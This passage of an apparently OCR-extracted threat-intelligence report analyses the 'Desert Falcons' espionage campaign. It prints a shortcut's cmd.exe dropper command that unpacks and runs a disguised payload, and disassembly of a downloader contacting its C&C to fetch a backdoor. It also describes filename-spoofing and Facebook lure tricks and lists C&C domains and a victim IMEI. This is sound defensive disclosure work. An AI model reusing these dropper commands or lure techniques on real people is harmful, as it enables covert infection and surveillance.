في كل الأحوال، الأوضاع في المغرب مقلقة أمنياً، كما يتفق الجميع.

23-11-2014م

4.1.2. Just click the shortcut: the rar/lnk trick

Another technique used by the cybercriminals is to send a rar file that extracts to multiple files and offers an appealing shortcut in the form of a small, innocent-looking icon. In this case the victim does not need to double-click an executable file, the shortcut is enough to run a whole command to extract, setup and run the malware.



Name	Date modified	Type	Size
מצורפים.rar	11/11/2014 4:45 PM	WinRAR archive	618 KB

Name
_מצורפים.doc
מצורפים.doc

מצורפים.doc Properties


מצורפים.doc

Target type: Application

Target location: System32


Target: 2\cmd.exe /c "md c:\LA&attrib c:\LA +h +s&C:\Pr

```
C:\Windows\System32\cmd.exe /c "md c:\LA&attrib c:\LA +h +s&C:\Progra~1\WinRAR\unrar.exe e _*.rar
c:\LA\ -o+ -ibck&copy /y _*.doc c:\LA\&C:\Progra~1\WinRAR\winRAR.exe e -e c:\LA\_*.doc c:\LA\ -o+
-ibck&ren c:\LA\image21.jpeg alg.exe&start c:\LA\alg.exe
```



4.1.3. Right-to-left extension override trick

This method takes advantage of special characters in Unicode to reverse the order of characters in a file name, hiding the dangerous file extension in the file name and placing a harmless-looking fake file extension near the end of the file name. By using this technique, even careful users with good technical knowledge could be tricked into running malicious files.



Name	Date modified
meet-recordrcs.pdf	6/18/2013 12:27 PM

```
        .
        ..
27,856 meet-record?fdp.scr
527,856 bytes
188,960 bytes free

ind12_1_2015\1025f1977f46dd3e6e8b6728d814446f>
```

meet-recordrcs.pdf


meet-recordrcs.pdf
Screen saver
Date modified: 6/18/2013 12:27 PM
Size: 613 KB
Date created: 1/14/2015 2:18 PM

4.1.4. Social Networking tricks

Targeted Facebook attacks aimed at specific people

The Desert Falcons team is among to the first to run targeted attacks through Facebook chat. The attackers created authentic Facebook accounts and then interacted with chosen victims through common Facebook pages until they had gained their trust. Then they sent them Trojan files in the chat hidden as an image or similar.

Below are some screenshots of a victim's PC showing the infection process, extracted from one of the command and control servers:



Hanen Amaar


للدردشة مع Hanen وأصدقاء آخرين، تشغيل الدردشة


ماشي

هاي الصور وبدي اعرف رايك فيهم بصراحه وشو اكثر صوره يالي عجبتك
mypic.rar

ماشاء الله تبارك الله

انا ميعرفش احامل بس بجد جميله ده شويه







Malware files being sent as me.rar or mypic.rar from fake accounts to the victims through chat

Facebook attacks targeted at generic activists and political followers (mass infection)

For wider infections, especially among activists and political figures, different social engineering techniques were used. These included Facebook posts and redirects to fake pages with political content. We were able to identify suspect Facebook posts on popular activist pages, with links to domains or malware downloads used by Falcons. Below are a few examples:





Hệệsham Jøuda ▸ Dr.Salam Fayyad
23 February 2013

Facebook fun
إبتسامات للفيس


يتيح لك البرنامج إمكانية اضافة ابتسامات جديدة للتعليقات والبوستس
Your wall posts & comments will now be colorful and fun with our formatting bar, including colors, highlights and smileys!
Chat is more fun with cool
smileys and emoticons!

موقع البرنامج
http://facebook-emoticons.bitblogoo.com/cmpid=3694725

للتحميل
http://facebook-emoticons.bitblogoo.com/download/minisite46826cmpid=3694726plcmtid=35874626cveid=1148292

Like · Comment · Share

Posts made from compromised or fake accounts on political pages; Dr Salam Fayyad is a former prime minister of the state of Palestine.



Einav Harush ▸ Benjamin Netanyahu - בנימין נתניהו
January 20


http://newmail.walla.co.il/services/sa/pVMbfUPaVJiAw31DRLVUInJQQ1d7ImkiOiAiKjU1MzQyRUM5RDU5NyIsICJjIjogImltYWdlL2pwZWciLCAidiI6IDEsICJuIjogImthdHVzaDgifQ==

http://newmail.walla.co.il/services/sa/pVMbfUPaVJiAw31DRLVUInJQQ1d7ImkiOiAiKjU1MzQyRUM5RDU5NyIsICJjI
NEWMAIL.WALLA.CO.IL

Another post with malicious content, this time on the page of Benjamin Netanyahu, the current prime minister of Israel.

4.1.5. The fake RealPlayer plugin trick

In this case political social engineering was used to deliver malware as a “plugin” for the “banned video” of a famous political show in Egypt hosted by the satirist Bassem Youssef. The page was hosted on the following domain: www.linkedim.in, chosen to resemble the popular LinkedIn social networking site.



linkedim.in/ha&ClickID=00498479585273140378&PubID=004984795/18-3.php

عرض "برنامج" باسم يوسف CBC لماذا منعت

Plugin Missing!
You must have a **Real Player**
in order to **WATCH** or **DOWNLOAD** this movie

باسم يوسف

Taqs , البرنامج ,باسم يوسف , التحرير, السيسي,احمد عمرو , الجيش المصري,ممنوع من العرض
عمرو اديب, عكاشة, مصر , برنامج الرنامج ؟ الموسم الثالث الحلقة 4 اليوم 2014-2-28 كاملة برنامج
الرنامج ؟ الموسم 3 مع باسم يوسف الحلقة 4 اليوم 2014-2-28 برنامج البرنامج مع باسم يوسف الحلقة

4.2. Infiltrate and Spy

The Desert Falcons depend on two different backdoors to spy on victims. Both backdoors are homemade and are under continuous development. We were able to identify and collect more than 100 malware samples used by the Desert Falcons.

Once they have infected the victim's computer, attackers have full access and control, and they usually proceed as follows:

1. New victims are categorized into groups before being infected (e.g. A001, A002, and so on)
2. One of the cybercriminals is appointed to each new victim after infection
3. A complete list of all files (especially XLS, DOC, JPG and WAV) is retrieved from the victim's machine
4. The cybercriminal browses and collects any interesting pictures and files
5. The cybercriminal also collects chats and screenshots
6. Depending on the importance of the victim, the surveillance is then either intensified or dropped


4.2.1. The Falcons' main Trojan

This is the main Trojan used in the attacks, especially when targeting important victims. Multiple versions of the Trojan were found, revealing ongoing development and improvements.

The Falcons' main Trojan is divided into two modules:

4.2.1.1. Falcons' Downloader

This module is used for the initial infection. Once executed, the Falcons' downloader will send a registration request to the Command and Control (C&C) server with the victim's IP address and a harddisk ID. The downloader will request a registration confirmation from the C&C. Encrypted versions of the latest Falcons' backdoor will then be downloaded and installed on the victim's machine.



```
00406FE2 mov     esi, ds:Sleep
```

```
00406FE8
00406FE8 loc_406FE8:
00406FE8 add     esp, 10h
00406FEB push    4E20h           ; dwMilliseconds
00406FF0 call    esi ; Sleep
00406FF2 cmp     ds:send, 0
00406FF9 push    edi             ; int
00406FFA jnz     short loc_40700F
```

```
00406FFC push    offset aMiansAadd_rtem ; "mians/aadd_rtemp.php"
00407001 push    50h             ; nServerPort
00407003 push    offset aIneltdriver_co ; "ineltdriver.com"
00407008 call    RegisterVictim
0040700D jmp     short loc_406FE8
```

```
'00F
'00F loc_40700F:                 ; "mians/gget_rtemp.php"
'00F push    offset aMiansGget_rtem
'014 push    50h                 ; nServerPort
'016 push    offset aIneltdriver_co ; "ineltdriver.com"
'01B call    Registeration_confirmed
'020 add     esp, 10h
'023 test    eax, eax
'025 jnz     short loc_407031
```

```
     ; dwMilliseconds

700F
```

```
00407031
00407031 loc_407031:             ; dwMilliseconds
00407031 push    4E20h
00407036 call    esi ; Sleep
00407038 push    offset unk_431712 ; int
0040703D push    offset aAudioRealtek50 ; "Audio/Realtek50.html"
00407042 push    50h             ; nServerPort
00407044 push    offset aIneltdriver_co ; "ineltdriver.com"
00407049 call    Trojan_Downloader
0040704E add     esp, 10h
00407051 push    4E20h           ; dwMilliseconds
00407056 mov     ebx, eax
00407058 call    esi ; Sleep
0040705A test    ebx, ebx
0040705C jz      short loc_407097
```

4.2.1.2. Falcons' Backdoor

The Falcons' backdoor communicates with C&C servers using HTTP requests with encrypted content, providing the attackers with full backdoor functionality including:

- Screenshots
- Keylogs
- Upload/Download files
- Information on all the .doc and .xls files on the victim's hard disk or connected USB devices
- The ability to steal passwords stored on the system registry (Internet Explorer and live Messenger)

All the files and screenshots collected by the backdoor are sent to the C&C in a password-protected archive.


The earliest sample we found of the Falcons' Trojan was compiled in Feb 2013. We consider this to be the real start date for the infection activity. (c07ac2120b4312b33089c0 cc97405876, MSN.exe).

4.2.2. DHS spyware

DHS naming is used by the attackers to describe the nickname initials of one of the developers (D** H*** Spyware).

From June 2014, the Falcons began using a new, totally rewritten backdoor, the "DHS spyware", is built by a different development team. This also provided the attackers with control over the infected systems, serving the same goals as before through the following functionalities:


- Screenshots and Keylogs
- Audio recording
- Downloading and Uploading files
- Password stealing
- Interactive shell



*ملحوظة: الكود يجب أن يكتب حروف كبيرة وهو الكود التسلسلي للداونلودر علي السرفر مثل A001X

*ملحوظة: يجب أن تكون الملفات المحددة خالية من المسافات وخالية من الحروف العربية، مثل C:\app.exe

DHS builder, used to bind malware with an icon and the category to which the victim belongs.



User Name: admin
Password: ••••••••••••••

Command: get_scrshot

A001X
A002X
A003X
A004X
A005X
A006X
A007X
A008X
A009X
A010X
A011X

[redacted]

Filter by : Ends With


Log:

```
20-Oct-14 8:52:34 PM
admin@dhs:- Sending command (get_scrshot) [redacted]
The command has been sent successfully ...
```

Screen shot for DHS C&C management console

4.2.3. DHS2015, also called iRat


Beginning 2015, DHS released a new, almost final version of the Trojan malware, now packed with new features and techniques to escape detection, but also adding encryption to the C&C communication and file storage. The new malware has been named DHS2015 or iRAT.



.text:004077AC	00000007	C	svhost
.text:004077B3	00000009	C	SysMacro
.text:00407A01	00000015	C	SysMacro.ctlDownload
.text:00407A16	0000000C	C	ctlDownload
.text:00407A4C	0000009E	unic...	*\\AD:\\WorkData\\Programming\\Workspaces\\C#.Net\\my\\DHS-2015\\Downloader\\svho...
.text:00407D4C	00000008	unic...	@,H
.text:0040845C	00000006	C	Form1

4.2.4. Mobile backdoor traces


During the investigation of the C&C servers we found traces of data pointing to mobile Trojan logs on the C&C www.fpupdate.info. The traces represent a structure for a mobile spying command server, the server contains mobile Call logs, SMS logs and Geolocation tracking for more than 360 victims.



Index of /mobile/uploads/LGE_IMEI_358239051467753/calllog

- Parent Directory
- calllog1403426500
- calllog1403712695
- calllog1403795705
- calllog1406310381
- calllog1406310441

Apache/2.2.24 (Unix) mod_ssl/2.2.24 OpenSSL/1.0.0-fips mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at www.fpupdate.info Port 80



Index of /mobile/uploads/LGE_IMEI_358239051467753/sms


- Parent Directory
- sms1403426500
- sms1403795705
- sms1403951425
- sms1403957747
- sms1404033025
- sms1404033300
- sms1404149698
- sms1404639259
- sms1404751863
- sms1404819478
- sms1404900900
- sms1405001676
- sms1405237502
- sms1405527163
- sms1405592130
- sms1409513356

Apache/2.2.24 (Unix) mod_ssl/2.2.24 OpenSSL/1.0.0-fips mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at www.fpupdate.info Port 80

4.2.5. Other tools by DHS


The cybercriminals also developed other tools, for example, a public/private key-based file cryptor/decryptor tool.

MD5: 363d7b99fee999a4c39a2a1052fa7919



4.2.6. Compilation timeline for samples

The malware files compilation timeline for the collected samples clearly shows the Falcons' activity and operations, which started in 2013 and increased dramatically in 2014.



4.3. Track and Control

The Desert Falcons' operation can be divided into three different campaigns, each operated from a different C&C/IP, targeting different types of victims and operated mostly by different team members.

The campaigns can be classified by the type and version of malware and the type of victims targeted:

- **Campaign 1**: Active in Palestine, Egypt, Jordan and the Gulf states (KSA, UAE and Qatar)
